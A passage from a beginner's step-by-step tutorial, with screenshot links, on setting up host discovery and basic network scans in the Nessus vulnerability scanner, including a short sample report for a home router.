Step 9 : Now it keep on initializing and we will enter into the nessus tool, but here the nessus tool will take some time to get all the plugins, on the top right corner there is a circle if that stops means all plugins are installed and now we are ready to test the vulnerability

1) HOST DISCOVERY SCAN


Step 10 : Now we will start the scan for host discovery, in the interface we can see all the scans on the dashboard and on the top right corner there is the button new scan , click on new scan .




Step 11 : When you click on new scan we can see various templates in that scan, the first template is itself about the host discovery, click on that template




Step 12: Then a form like scan template will open in this we will fill the basic details




Step 13 : In this templates first we will give our scan a name, then in the field of targets we will put our network ip address(like router ip address)




Step 14 : To get router ip address, go command prompt and type ipconfig and see the wifi section and you will router address under the name of default gateway




Step 15: In the side panel we can also see the reports section that is how we want the report format to be we will keep this setting default




Step 16 : Then click on save and on the dashboard in the scan there is small play button click on that to launch the scan




Step 17:Once we launch it will start scanning and we can see all the host on our network, in the vulnerabilities tab , we can see all the vulnerabilities





Step 18 : Once the scan is performed we will get an option to generate report, if we click on it, it will an execute report format and click on generare format, it will generate an report for us



10.0.0.1


Vulnerabilities Total: 2

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	10180	Ping the remote host


* indicates the v3.0 score was not available; the v2.0 score is shown

2) BASIC NETWORK SCAN


Step 1 : Now we will start the scan for basic network scan, in the interface we can see all the scans on the dashboard and on the top right corner there is the button new scan , click on new scan .




Step 2 : When you click on new scan we can see various templates in that scan, the first template is in the vulnerabilities itself is about the basic network, click on that template




Step 3: Then a form like scan template will open in this we will fill the basic details




Step 4 : In this templates first we will give our scan a name, then in the field of targets we will put our any host ip address



